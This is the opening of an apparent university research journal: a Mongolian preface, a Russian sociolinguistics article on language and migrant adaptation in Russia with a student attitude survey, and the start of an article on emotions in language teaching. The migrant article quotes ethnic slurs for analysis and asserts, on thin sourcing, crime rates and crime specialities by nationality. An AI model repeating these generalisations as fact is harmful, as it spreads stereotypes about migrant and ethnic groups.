

## Өмнөх үг

Манай хамт олон 1997 оноос эхлэн багш нарын болон гадаад, дотоодын бусад сургуулийн багш нартай хамтарсан олон улсын эрдэм шинжилгээний бага хурлыг олон удаа зохион байгуулж, тэдгээрт хэлэлцүүлсэн илтгэлийн эмхэтгэлийг 17 удаа хэвлэн гаргасныг та бүхэн сайн мэдэх билээ. Харин тийнхүү уламжлал болсон илтгэлийн эмхэтгэлээ энэ удаагаас эхлэн “Эрдэм шинжилгээний бичиг” болгон шат ахиулж, анхны дугаарыг нь хэвлүүлэн уншигч Таны гар дээр тавьж байгаадаа туйлын баяртай байна. Баяртай байгаагийн учир гэвэл, сургуулийнхаа эрхэм зорилгыг хэрэгжүүлэхэд манай багш нар сайн сурган хүмүүжүүлэгчийн зэрэгцээ чадварлаг судлаач байх шаардлагатай бөгөөд чухамхүү энэ өндөр шаардлагад нийцсэн хүний нөөцтэй байх, багш нарынхаа эрдэм судлалын ажлыг дэмжих, үр дүнг нь олон нийтэд сурталчлах зорилгоор бид энэхүү сэтгүүлийг тогтмол гаргаж байхаар шийдвэрлэсэн юм.

Нөгөөтээгүүр, тус сургуулийн эрдэмтэн багш нарын туурвисан судалгааны зохиол бүтээлийг япон хэл, орон судлалын болон техник технологийн салбарын бүх эрдэмтэн судлаач, багш, магистрант, докторантын болон залуу судлаачдын хүртээл болгоход манай сэтгүүл зохих үүрэг гүйцэтгэнэ хэмээн итгэж байгаа билээ. Эрдэм шинжилгээний бичиг маань жил ирэх бүр чанаржин сайжирсаар мэдлэг, ур чадвар, чадал чансаа зэргээрээ судлаачийн бяд зааж туурвисан жинхэнэ сайн өгүүллээр дүүрэн байдаг болохын ерөөлийг дэвшүүлье!

Манай багш нар зохиол бүтээлээ сайтар боловсруулж, агуулга, найруулгыг нь өөрийн түвшинд эцэслэн чамбайруулаад, нэр хүнд бүхий хэвлэлд шилжүүлэхэд бэлэн боллоо гэж үзсэнийхээ үндсэн дээр сэтгүүлийн редакцад ирүүлж байхыг сануулах нь илүүц буй за. Таны бүтээлийн чанараар Соёл Эрдэм сургуулийн нийт эрдэмтэн багшийн эрдэм мэдлэг, ур чадвар, чансааны түвшин гадаад, дотоодын уншигч түмэн шүүн хэлэлцэх болно гэдгийг бодолцох нь зүйтэй юм. Та бүхэндээ эрдэм судлалын ажлын улам их амжилтыг хүсэн ерөөе.

*СЭДС-ийн захирал, доктор, профессор Д.Эрдэнэчимэг*

## ХЭЛ ШИНЖЛЭЛ

### СОЦИАЛИЗАЦИЯ МИГРАНТОВ: АНАЛИЗ СКВОЗЬ ПРИЗМУ ЯЗЫКА (НА ПРИМЕРЕ СОВРЕМЕННОГО РОССИЙСКОГО ОБЩЕСТВА)

Новикова Н.С., Черкашина Т.Т.\*

*(Российский университет дружбы народов, Москва, Россия)*

**Аннотация:** Социализация мигрантов в иноязычном обществе – одна из самых обсуждаемых тем в любой мультинациональной стране. Особое значение приобретает эта тема и в современной России. Постоянно увеличивающееся число мигрантов (преимущественно из бывших советских республик) приводит к тому, что в обществе появляются новые проблемы, новые «болевые точки», которых не было на предыдущих этапах развития страны. Предлагаемая статья посвящена теме социальной, языковой, психологической и культурной адаптации мигрантов в современной России. Предметом анализа выступают «болевые точки» языковой разобщенности, а также новые оппозиции, разделившие общество по принципу «свой-чужой». В фокусе внимания авторов оказывается рассмотрение следующих проблем: язык и адаптация мигрантов в российском обществе; язык и школьное образование; язык и культура; язык и криминальные группы; язык и «новая русская лексика» как маркер отношения к мигрантам в России; язык и восприятие россиянами и мигрантами друг друга.

**Ключевые слова:** *социология; социализация; адаптация мигрантов; психология; культурология; межкультурный диалог; этнический плюрализм.*

Современный мир переживает невиданный по масштабам миграционный апокалипсис, и Россия не остается в стороне от глобализационных процессов. Востребованность исследования проблем поляризации современного российского общества лежит, по нашему мнению, не в последнюю очередь в языковой плоскости. Исходная для нас гипотеза заключается в том, что именно язык является главной «болевой точкой» адаптации мигрантов и одной из главных причин возникновения поляризации общества, деления его на два лагеря по принципу «свой – чужой».

В последние годы Россия становится все более мультинациональным государством. Конечно, прежде всего речь идет о таких мегаполисах, как Москва и Санкт-Петербург. По данным экспертов [<https://www.klerk.ru/blogs/migrastuff/534219/>], «во втором квартале 2022 года на миграционный учет с регистрацией по месту пребывания встали 4,16 млн иностранцев, при этом работу в качестве цели приезда указали 3,12 млн человек (75%). Это рекордно высокое квартальное значение за весь период доступной статистики с 2017 года. Заметим, что в статистические таблицы Росстата попали только легальные мигранты, примерно столько же иностранцев, по мнению специалистов, въехали нелегально.

Как следует из материалов аналитической службы аудиторско-консалтинговой сети FinExpertiza, половина всех трудовых мигрантов в РФ (49,6%) являются гражданами **Узбекистана**, около трети — уроженцы **Таджикистана** (30,5%). Также в России работает много граждан **Киргизии, Армении, Азербайджана, Белоруссии, Казахстана, Китая, Украины** (без ДНР и ЛНР), а также **Молдавии**. На уроженцев остальных стран приходится примерно 1,7%.

Если говорить о среднестатистическом портрете современного мигранта на российском рынке труда, то это 1) человек с низкой профессиональной квалификацией, 2) без определенной профессии или опыта работы, 3) плохо говорящий по-русски (иногда – вообще не говорящий), 4) который не может социально и психологически адаптироваться в обществе, как раз вследствие незнания или плохого знания русского языка.

Ранее, когда страны СНГ были советскими республиками, явных языковых конфликтов между национальными языками и русским языком не было. Если говорить о городской среде, то русским в СССР владели все жители городов, более того, уровень владения русским языком был показателем уровня образования члена общества, его приближенности к элите и даже успешности в карьере, незнание же языка воспринималось как признак необразованной «деревенщины». Заметим, что подобная ситуация уже была «пройдена» в истории ранее, когда русская аристократия предпочитала выражаться на французском, оставив родной язык «холопам» – вспомним пушкинскую Татьяну Ларину, которая «по-русски плохо знала, журналов наших не читала, и выражалась с трудом на языке своем родном».

Русский язык в СССР благодаря своей доминантной роли способствовал поддержанию общего коммуникативного пространства. После развала Союза ситуация в бывших советских республиках поменялась: в школах перестали преподавать русский язык, фокус национально ориентированного образования был перенесен на изучение своего национального языка, общее коммуникативное пространство было разрушено, и, как следствие – стремящиеся в Россию трудовые мигранты подчас вообще перестали владеть русским языком. Заметим, что несмотря на то, что среди мигрантов есть граждане Украины, Белоруссии и Молдовы, они чаще всего не воспринимаются россиянами как «чужие». И объясняется такой психологический феномен прежде всего наличием общего языкового, культурного пространства, а также сходными этнопсихологическими установками. Заметим, что в научной литературе, посвященной адаптации мигрантов в иноязычном обществе, по большей части рассматриваются проблемы, связанные с ассимиляцией, собственно, иммигрантов, т.е. людей, приехавших в страну на постоянное место жительства, – об этом пишут и российские [10, 11, 19], и зарубежные исследователи [9, 13, 16, 17]. Особенностью же российских мигрантов является осознание временности своего пребывания в РФ, а потому – отсутствие желания ассимилироваться в российское общество. Так, проведенный в 2014 г. опрос мигрантов относительно их планов по пребыванию в Москве показал, что только 22% хотели бы остаться в Москве на постоянное жительство, большинство же – 72% – рассматривали свою жизнь в России как сугубо временную [3]. Кроме того, большая часть адаптационных трудностей рассматривается только с точки зрения социологии и политологии [6, 9 -11, 13-14, 16-17]. Между тем анализ данных проблем и сквозь призму языка, с точки зрения антропологического подхода к этнолингвистике, выявление "болевых точек" языковой разобщенности людей, причин поляризации общества по принципу «свой-чужой» при сохранении этнического плюрализма представляется важным и интересным, особенно на современном этапе, когда миграционное движение захватывает все большее геополитическое пространство.

При изучении наиболее ощутимых «болевых точек» психологической антропологии, в центре внимания которой стоит проблема языкового разобщения бывших соотечественников, можно выделить следующие аспекты, которые, на наш

взгляд, позволяют найти подходы к анализу этносоциальной ситуации с позиций этнического плюрализма:

1. Язык и новые формы поляризации общества.
2. Язык и адаптация мигрантов в российском обществе.
3. Язык и школьное образование.
4. Язык и культура.
5. Язык и криминальные группы.
6. Язык и «новая русская лексика» как маркер отношения к мигрантам в России.
7. Язык и восприятие россиянами и мигрантами друг друга.

Остановимся подробнее на каждом из упомянутых аспектов.

### **1. Язык и новые формы поляризации общества**

К существующим в любом обществе взрывоопасным лексическим оппозициям, «отбрасывающим» людей по разные стороны баррикад (типа «черный - белый», «богатый - бедный», «собственник - наемный работник» и т.п.), добавляются новые ментальные коннотации, основанные на противопоставлении: *«говорящий по-русски – не говорящий (плохо говорящий) по-русски»*. Очевидно, что «говорящий по-русски» – это носитель языка («свой»), а «плохо говорящий» – мигрант («чужой»). Таким образом, противопоставление языков (по принципу «свой – чужой») перерастает в противопоставление этническое. Языковое и этническое противопоставление накладываются на другие, уже упоминавшиеся социокультурные оппозиции, придавая им уже не только социальный, но и национальный характер (а учитывая то, что достаточно большой процент мигрантов исповедует ислам) – и конфессиональный. Так, например, оппозиции «продавец – покупатель», «законопослушный гражданин – преступник», существующие в любом языке, приобретают специфическую национальную окраску, ибо ни для кого не секрет, что на рынках Москвы основная масса продавцов – выходцы из бывших южных советских республик, а покупатели – представители русскоязычного населения. К тому же, по данным СМИ, около 70% преступлений в Москве совершается мигрантами. В результате противопоставление «свой - чужой» (с точки зрения владения русским

языком) в сфере товарно-денежных отношений, имеющее ранее лишь экономическую основу, становится этническим.

### **2. Язык и адаптация мигрантов в российском обществе**

Современные мигранты – это по большей части мигранты экономические. Цель их приезда в Россию – это или элементарное желание выжить (и помочь выжить своей семье), или желание быстро обогатиться. В обоих случаях мигранты не ставят перед собой цели ассимилироваться в российское общество (как это происходит с мигрантами в США) – как правило, их работа на территории РФ носит временный характер. Поэтому вполне естественно, что они не осознают необходимость хорошо овладеть русским языком: для общения с коренным населением в сфере профессиональной деятельности им достаточно небольшого набора коммуникативных средств. И связано это как с психологией самих мигрантов, так и с психологией коренного русского населения.


Всем известно, что в России (и, прежде всего, в Москве – как городе с наибольшим числом трудовых мигрантов) существуют виды работ, которыми занимаются представители определенной этнической группы (например, на стройках Москвы большинство рабочих – таджики и молдаване, уборкой улиц занимаются таджики и узбеки и т.п.). При этом персонал, руководящий производством данного вида работ, – русский. Психологически понятно, что оппозиция «начальник-подчиненный» отнюдь не способствует установлению дружеских контактов, которые могли бы вызвать интерес к изучению русского языка. С сожалением следует отметить, что, с одной стороны, русские начальники часто отличаются пренебрежительно-уничижительным отношением к приезжим рабочим, как к необразованным тугодумам (что, чаще всего, не соответствует истине), с другой – сами приезжие, не владея в должной степени русским языком и будучи людьми зависимыми, боящимися всех и вся (ибо многие из них работают без разрешения на работу или под прикрытием фальшивого разрешения), воспринимают своих русских боссов как помещиков-самодуров. Поэтому все общение в рабочей сфере чаще всего ограничивается императивной модальностью: одни подают команды, другие их беспрекословно выполняют. А между собой мигранты говорят на родном языке. Получается, что как на работе, так и в свободное время выходцы из бывших советских республик общаются друг с другом исключительно на родном языке, что, с одной

стороны, сводит на нет мотивацию расширить свое знание русского языка за пределы коммуникативно-значимых для них производственных ситуаций, с другой – раздражает русское население, вызывая рост неприязни к «чужакам». Когда начинаешь анализировать истоки этой неприязни, возникает вопрос: почему, если русские слышат иноязычную речь туристов, эта речь не раздражает – наоборот, видя иностранца, пытающегося на ломаном русском узнать, как, например, добраться до метро, русские с удовольствием приходят на помощь? Ответ, по нашему мнению, лежит в том, что практически для любого человека неприятно, если в его присутствии люди, которые *могут* говорить на его языке, переговариваются между собой на языке, которого он не понимает: человек, попавший в такую ситуацию, начинает думать, что говорящие высказывают что-нибудь плохое о нем, пытаются что-то скрыть, сговориться и обмануть его (например, при покупке товара на рынке, когда продавцы, обслуживая покупателя, громко обсуждают что-то на родном языке) и т.п.

### **3. Язык и школьное образование**

Часть мигрантов приезжает в Россию с семьями, а значит, дети мигрантов посещают школы, где преподавание ведется на русском языке. При этом, как жалуются учителя, обучение в младших классах чрезвычайно осложняется тем, что пришедшие в школу дети мигрантов (например, по данным ФМС – в 2014-2015 учебном году московских школах обучалось более 25 тысяч детей иностранных граждан) часто практически не говорят и не понимают по-русски. Это одна из больших и серьезных проблем современной школы. Общеизвестно, что курс «Русский язык как иностранный» (РКИ) – это особый предмет, отнюдь не тождественный курсу русского языка для тех, для кого русский язык является родным. Но до недавнего времени обучение РКИ было или прерогативой вузов, или практиковалось в национальных школах (в республиках СССР), где преподаватели были специально подготовлены. В настоящее же время учителям, которые не прошли специальную подготовку и не знают методики преподавания РКИ, приходится подчас изобретать велосипед. При этом они должны следовать программе, успевать пройти с классом весь положенный материал, поэтому часто не могут уделить должного внимания плохо говорящему и плохо понимающему по-русски ребенку. И очень часто такой ученик попадает в ряды неуспевающих – у учителя на него нет времени, а родители помочь ему не могут, ибо сами плохо владеют русским языком. На ребенка вешается

клеймо ущербности: чувствуя это, он отгораживается от русских сверстников, предпочитая общаться с соучениками своей национальности на родном языке. Из школы дети, таким образом, выносят следующее мнение:



школы, дети сбиваются в коллективы по национальному, точнее – по языковому принципу.

#### 4. Язык и культура

Как отмечают эксперты, процесс адаптации мигрантов в новом обществе проходит определенные стадии:

«1. целенаправленный конформизм (мигранты знают, как действовать в новой среде, но внутренне не признают систему ценностей новой среды и придерживаются старой системы);

2. взаимная терпимость (личность и среда проявляют взаимную терпимость к ценностям и формам поведения каждой из сторон);

3. аккомодация (характеризуется взаимной терпимостью сторон и взаимными уступками);

4. ассимиляция (полное приспособление, при котором индивид полностью отказывается от своих прежних ценностей и принимает систему ценностей новой среды)» [1].

При этом часто утверждается, что процесс адаптации неизбежно приводит к ассимиляции. Но в случае трудовых мигрантов ассимиляции не происходит, ибо этому мешает клановый характер жизни мигрантов – существование диаспор. Внутри диаспоры мигранты чувствуют себя комфортно, т. к. во-первых, чувствуют свою «защищенность» от внешнего, часто враждебного к ним мира, с другой – не нужно перестраивать ценностные установки, более того – нет необходимости глубокого ознакомления с чуждыми им нормами поведения и морали. Культурная изоляция

оказывается весьма удобной формой существования мигранта-временщика: «свой среди чужих» превращается в «свой среди своих». Таким образом, именно существование диаспор подчас препятствует диалогу культур.

Само же тяготение к клановости – следствие невладения или недостаточного владения мигрантами русским языком и незнание традиций русской культуры: очень часто они просто боятся общаться с носителями языка, опасаясь что-то не понять или быть непонятыми. Общение только с соотечественниками приводит к созданию замкнутых сообществ, при этом именно язык играет ведущую роль отнесенности к «своим» или «чужим».

### **5. Язык и криминальные группы**

Одним из симптомов обострившегося расслоения российского общества по этническому (и языковому) принципу является также факт формирования криминальных этнических группировок (в советский период они были по большей части интернациональными) [5, 10]. Так, азербайджанские ОПГ «крышуют» рынки, реализацию наркотиков и контрафактную продукцию. Армянские группировки работают в сферах распределения строительных подрядов, конвертации валюты и выводе денег за рубеж. Грузинские и абхазские ОПГ промышляют квартирными кражами, угонами автомобилей, грабежами, вымогательствами, торговлей наркотиками и финансовыми аферами. ОПГ из Таджикистана специализируются на торговле наркотиками, на их счету также уличные грабежи и изнасилования. При этом, как отмечается в [5], «двери центральноазиатских ОПГ полностью закрыты для представителей других этносов – берут только своих». Совершенно очевидно, что одним из факторов объединения преступников в криминальное сообщество является наличие у них общего языкового пространства, которое и в преступной среде определяет отнесенность индивида к «своим».

### **6. Язык и «новая русская лексика» как маркер отношения к мигрантам в России**

Языковой барьер, культурный шок, психологический конфликт национальных обычаев, ритуалов и традиций создают почву для потенциального межкультурного конфликта. Этническое неприятие находит свое отражение прежде всего и ярче всего в языке: за последние годы русский язык «обогатился» такими словами, как «гастарбайтер» (или «гастер»), «лицо кавказской национальности», «москвабад»,

«таджибеки», «хачики», «чурки», «чучмеки» и т.п., которые имеют явный негативный коннотат. И если в США словом «черный» расисты называют афроамериканцев, то в современном российском обществе это слово националистически настроенные граждане используют для обозначения мигрантов из Узбекистана, Таджикистана, Азербайджана и других бывших южных советских республик. Заметим, что само слово «мигрант», такое популярное в наше время, имеет, по мнению многих западных социологов, с одной стороны, уничижительный, а с другой – пугающий оттенок, вызывая в обществе образ некоего атакующего «пчелиного роя», несущего угрозу всей системе европейских ценностей и самой Европе. Британский журналист Дэвид Марш [15], пишет, что этим термином политики и СМИ называют людей, прибывающих в Соединенное королевство из стран третьего мира по экономическим причинам, людей «которые им не нравятся», но при этом британцы, едущие в другие страны по тем же причинам, именуются «экспатами». Как говорит директор Центра изучения проблем беженцев в Оксфорде профессор Александр Беттс, «слова, которые выражают преувеличенное чувство угрозы, могут подпитывать антимиграционные настроения, создавая климат нетерпимости и ксенофобии» [15]. Аналогичное воздействие на настроения российского общества сегодня имеют вышеперечисленные и другие неологизмы.

### **7. Язык как способ восприятия россиянами и мигрантами друг друга**

Для более ясного понимания того, как коренное население относится к мигрантам, нами была разработана специальная анкета, включающая в себя 11 вопросов. Цель анкетирования – выявить отношение студенческой молодежи к мигрантам, определить степень терпимого, толерантного отношения к различным по национальной принадлежности группам мигрантам; понять причину мигрантофобии, в частности – этнофобии.

Нами были опрошены 76 человек (17 лет и старше), валидных анкет оказалось 72. Опрос студентов был обусловлен стремлением выяснить позицию наиболее активной и мобильной части общества. Отбор респондентов осуществлялся методом случайной выборки, в которую вошли студенты первых курсов инженерной академии Российского университета дружбы народов (РУДН) и Российского государственного университета им. А.Н. Косыгина (РГУ им. Косыгина) в равных пропорциях. Опрос


проводился анонимно по месту учебы – в РУДН и РГУ. Результаты анкетирования сведены нами в следующую таблицу.

Вопрос анкеты	Варианты ответов (в %)				
	Полностью согласен	Скорее согласен	Скорее не согласен	Абсолютно не согласен	Затрудняюсь ответить
Язык определяет поляризацию общества по принципу «свой – чужой».	58	20	12	7	3
Мигранты усугубляют социальную напряженность в обществе.	57	32	8	2	1
Мигранты стремятся как можно скорее адаптироваться в России.	22	10	38	17	13
Мигранты увеличивают уровень преступности в России.	56	33	7	1	1
Мигранты в России должны владеть русским языком.	89	9	0	0	2
Мигранты должны обладать базовым знанием истории и культуры России.	88	10	2	0	0
Мигранты должны соблюдать культурные традиции России.	92	5	3	0	0
Мигранты не должны громко разговаривать на своем языке в общественных местах, так как это раздражает россиян.	64	17	10	5	4
Дети мигрантов учатся хуже москвичей.	10	16	32	28	14
	Да			Нет	


У меня есть друзья, которые являются детьми мигрантов.	15		85
	Да, всегда	Да, иногда	Никогда
Говоря о мигрантах с друзьями, я употребляю такие слова, как «чурки», «хачики», «черные» и др.	13	82	5

Как видно из приведенной таблицы, результаты опроса выявили невысокий уровень толерантности студенческой молодежи к мигрантам.

Можно заключить, что восприятие русским населением (под русским населением мы понимаем всех россиян, считающих Россию своей родиной. За границей русскими называют всех выходцев из России, независимо от их этнической принадлежности и вероисповедания) мигрантов сводится к следующей схеме [18]:



У мигранта же другая схема:



Как видим, обе установки являются порочными по своей сути: с одной стороны, человек, говорящий на другом языке, может, и хотел бы лучше узнать русскую культуру, но ему мешает подчас негативное отношение к нему представителей этой самой культуры, с другой – совершенствование умений говорить по-русски отнюдь не означает утрату своей культурной идентичности. Изучение любого иностранного языка никогда не приводит к потере корней – наоборот, по словам В. Гумбольдта, оно позволяет «разорвать волшебный круг своего языка» [12], позволяя постичь новую, недоступную ранее реальность.

Есть ли выход из сложившейся ситуации? Что уже сделано и что еще предстоит сделать правительству, представителям пограничных наук о языке и человеке говорящем не только для оптимизации межкультурного диалога, но и для амортизации этнокультурного противостояния? Что может стать толчком к тому,

чтобы современный трудовой мигрант – «временщик» почувствовал себя «своим» среди «чужих»? Попробуем проанализировать проблему на примере узбекских мигрантов.

До 1995 года в Узбекистане русский язык имел статус языка международного общения, но после внесения изменений в закон «О государственном языке» русский потерял официальный статус, его приравнивали к языкам национальных меньшинств. Как отмечается в [4], русский язык в Узбекистане «сильно сдал позиции, по сравнению с тем, что было 20 лет назад. Он стал в большей степени городским и постепенно ушел из кишлаков, где расположено 78,7% школ Узбекистана. ... За прошедшие 25 лет «поколение независимости» забыло русский язык». В качестве примера приводится анкета, заполненная на экзамене по русскому языку 21-летним молодым человеком, который в графе «Семейное положение» написал печатными буквами: МАМА, ПАПА, в графе «Образование» – «СИРЕДНИ ШИКОЛА», «Специальность» – «УБОЩИК» (т.е. уборщик). Его ровесник вообще очень растерялся, увидев графу «Образование», и, смущаясь, сказал подошедшему экзаменатору, что он не сможет это написать. После того как экзаменатор объяснил ему, что это значит, молодой человек радостно вздохнул, ибо был уверен, что данное слово означает «обрезание».

Согласно новым правилам мигрантам необходимо овладеть языком до того, как они отправятся на заработки. Как отмечается в [4], «... курсы изучения русского языка... вторые по популярности после английского». Большая часть молодежи Узбекистана заинтересована в изучении русского языка, но не всегда готова платить за это по рыночным ценам. Таким образом, получить сертификат представляется достаточно сложным. Однако именно качественное изучение русского языка – это шанс лучше узнать традиции русской культуры и разорвать порочный круг конфликта менталитетов.

Перспективными, с нашей точки зрения, можно было бы признать следующие образовательные инициативы, которые тесно связаны с законодательными и организационными шагами на государственном уровне:

1. При всех посольствах России в странах СНГ должны быть курсы русского языка и русской культуры, доступные для тех людей, которые собираются поехать работать в Россию. Учет этнопсихологических нюансов общения детерминирован

воздействием социума на энкультурацию как форму социализации, как модель психологически комфортного вхождения индивида в иную культуру [7].

2. По нашему мнению, необходимо создать специальные подготовительные классы, где с детьми мигрантов дошкольного возраста, не владеющими или плохо владеющими русским языком, будут заниматься учителя, прошедшие курс специальной подготовки по русскому языку как иностранному.

3. Учить толерантности, наложив табу на раздувание в СМИ ксенофобии, исключив из публикаций указание национальности людей, совершивших преступление.

4. Активное привлечение самих мигрантов к проведению молодежных интернациональных фестивалей, выставок национальных культур, конкурсов по русскому языку найдет позитивный отклик у мигрантов, если в качестве призов победители получат сертификат на стипендию или на обучение в российском вузе.

В результате проведенного исследования было доказано, что именно язык представляет собой главное препятствие на пути адаптации мигрантов в современном российском обществе. При этом качественное изучение русского языка – это шанс лучше узнать традиции русской культуры и разорвать порочный круг конфликта менталитетов, а преподавателю русского языка принадлежит ведущая роль в формировании умения слушать и слышать представителя другой культуры, ибо именно язык сегодня – это «мягкая сила», выступающая главным инструментом межкультурного диалога.

### *Литературы*

1. Сколько мигрантов живет в России в 2022: итоги пандемийных лет. URL: <https://www.klerk.ru/blogs/migrastuff/534219>
2. Дети Петербурга [Электронный ресурс]: // Сайт Санкт-Петербургской региональной общественной организации помощи социализации и языковой адаптации детей-инофонов. URL: <http://detipeterburga.ru>
3. Зайнчковская Ж., Полетаев Д., Флоринская Ю., Доронина К. Мигранты глазами москвичей москвичей [Электронный ресурс]: // Демоскоп Weekly: еженедельная демографическая газета. Электронная версия бюллетеня. URL: <http://demoscope.ru/weekly/2014/0605/tema01.php><http://demoscope.ru/weekly/2014/0605/tema01.php>

4. Курсы русского языка в Узбекистане все популярнее [Электронный ресурс]://Сайт Центральноазиатского портала. URL: <http://www.ca-portal.ru/article:27236>
5. Мафия с акцентом. // Версия, №10. [Электронный ресурс]. URL: <https://versia.ru/yetnicheskie-prestupnye-gruppirovki-rossii--chto-my-o-nix-znaem>
6. Общая информация на Topmigrant.ru [Электронный ресурс]: сайт для мигрантов. URL: <http://topmigrant.ru/migraciya/obshhaya-informaciya>
7. Черкашина Т.Т. Язык деловых межкультурных коммуникаций: учебник. М.: ИНФРА-М, 2017.
8. Яновская М. В Москве осталось всего пять «Школ русского языка» для детей мигрантов. [Электронный ресурс]: // Информационное агентство «Фергана». URL: <http://www.fergananews.com/articles/8878>
9. Edwards L.M., Romero A.J. Coping with Discrimination among Mexican Descent Adolescents. In: *Hispanic Journal of Behavioral Sciences*. Vol.30. No.1, 2008. pp.24-39.
10. Golunov S. Ethnic Migration and Crime. In: *Russian Politics & Law*. Vol.52.Issue 6, 2014. Pp.42-60. URL: <http://www.tandfonline.com/doi/abs/10.2753/RUP1061-1940520600>
11. Gorenburg D. The Adaptation of Migrants in Russia. In: *Russian Politics & Law*. Vol.52. Issue 6, 2014. Pp.3-7. URL:<http://www.tandfonline.com/doi/abs/10.2753/RUP1061-1940520600>
12. Humboldt W. *Essays on Language*. T. Harden and D. Farrelly (eds), Frankfurt, Berlin, Bern, New York: P. Lang, 1997.
13. Jacobson M. *Whiteness of a Different Color: European Immigrants. USA*,Harvard: Harvard University Press, 1999.
14. Kwok-bun C., Pluss C. Modeling Migrant Adaptation: Coping with Social Strain, Assimilation, and Non-integration. In: *SAGE Journal. International Sociology*. URL:<http://journals.sagepub.com/doi/abs/10.1177/0268580912469236>
15. Marsh D. We Deride Them as “Migrants”. Why Not Call Them People?URL: <https://www.theguardian.com/commentisfree/2015/aug/28/migrants- people-refugees-humanity>

16. Mouw T., Xie Y. Bilingualism and the Academic Achievement of First- and Second-Generation Asian Americans: Accommodation with or without Assimilation? In: American Sociological Review. Vol. 64. Number 2, 1999. pp.232-252.
17. Nesdale D., Mak A.S. Immigrant Acculturation Attitudes and Host Country Identification. In: Journal of Community & Applied Social Psychology. Number 10, 2000. pp. 242-248.
18. Novikova N. Russian Language: a Means of Association or Dissociation in Modern Russian Society? // 1st Vienna Forum of Social Science “Identity – Diversity – Integration”. Vienna, 2011. P.3-4.
19. Streltsova Y. The Adaptation of Immigrants in Russia. Language Aspect. In: Russian Politics & Law. Vol.52. Issue 6, 2014. pp.24-41. URL: <http://www.tandfonline.com/doi/abs/10.2753/RUP1061-1940520600>

## ФИЛОСОФСКО-МЕТОДОЛОГИЧЕСКИЕ ОСНОВЫ ЭМОТИВНО-ЯЗЫКОВОЙ КАРТИНЫ МИРА

Герцог О.А., Извекова Т.Ф.\*

(Новосибирск, Россия)

**Аннотация:** Статья посвящена идентификации эмоций в коммуникационных процессах образовательного процесса. Самостоятельный эмоциональный опыт коммуникантов позволяет выстраивать траектории общения на любом языке, сохраняя семантическую структуру интерпретации. В образовательных моделях необходимо ориентироваться в большей степени на мотивацию, нежели на уровень подготовки и способности.

**Ключевые слова:** *интеллект, познание, сознание, эмоциональный интеллект, личность, образование, иностранный язык.*

Говоря об эмоциональном интеллекте с позиции обучения иностранным языкам, считаем, что человек, владеющий иностранной речью, должен уметь: 1) идентифицировать эмоцию собеседника; 2) установить причину, вызвавшую данную эмоцию; 3) контролировать и адекватно выражать собственные эмоции. Следовательно, стоит обратить внимание на целесообразность формирования эмоциональной компетенции в процессе обучения иностранным языкам. Таким образом, в данной работе эмоциональный интеллект будет пониматься как способность выражать и описывать свои эмоции и чувства, а также умение понимать эмоциональное состояние собеседника через его речь.

Идентификация эмоций в коммуникации играет особую роль в процессе обучения иностранному языку. Благодаря эмоциям люди лучше понимают друг друга. Общаясь, мы воспринимаем переживания собеседника как свои собственные. Таким образом, мы можем утверждать, что в основе идентификации эмоций лежит эмпатия, то есть способность сопереживать собеседнику. Способность к сопереживанию и эффективность общения связаны между собой. Чем выше эмпатия, тем эффективнее коммуникация.

Собственный эмоциональный опыт позволяет нам идентифицировать свои эмоции и эмоций собеседников. Интуитивно распознавать эмоции собеседника

является обычным делом для представителей одной культуры, для носителей языка. Проблемы в идентификации эмоций возникают при общении на иностранном языке.

Английский язык имеет огромный словарный запас и относительно простую грамматику.

В английском языке большое количество слов с незначительной разницей в значении. Именно выбор правильной лексики позволяет выразить точно эмоции и чувства (в отличие от других языков, в которых многое можно сделать при помощи порядка слов).

Изучая английский язык, особое внимание нужно уделять синонимическим рядам, точно определяя стилистические особенности каждого слова; фразеологизмам и устойчивым выражениям (их великое множество), которые пришли из раннего английского и существуют в современном повседневном английском.

Пожалуй, самая сложная группа слов – это сленг. Недаром говорят: «Выучите сленг, и сразу начнёте понимать, о чём говорят носители языка». Значение этих слов непостоянно, быстро меняется и актуально только для настоящего периода времени.

Например, слово “bright” означает “яркий” о свете, “умный” о человеке. Слово-антоним “dim” означает “тусклый”, “a dim bulb” в прямом переводе означает “тусклая лампочка”, а на сленге “глупый человек”.

Эмоция – это реакция на какой-либо внешний, а иногда и внутренний (например, воспоминание) раздражитель. Эмоция имеет внешнее проявление. Мы выражаем эмоции мимикой, жестами, изменением положения тела; а также меняется речь, её темп, громкость, интонация, конструкция фразы, лексическое наполнение. В лингвистических исследованиях эмоции рассматривают в качестве интенций к порождению речи.

Во время общения люди проявляют эмоции. Понимание своих эмоций и эмоций собеседника способствует повышению качества общения. Благодаря этому знанию, общение может стать комфортным и продуктивным.

В.И. Шаховский: «Каждая языковая личность, независимо от ее культурных различий, переживает одни и те же базовые эмоции, и это объединяет людей; эмоции делают людей разных культур более/менее похожими друг на друга и также делают нас уникальными в силу индивидуального варьирования базовых и иных эмоций [Шаховский, 2008].

Большое значение для определения эмоции, которую переживает говорящий, имеет контекст. Одно и то же слово может выражать/называть разные эмоции в зависимости от ситуации. Приведём примеры выражения в английском языке такой эмоции, как соболезнование:

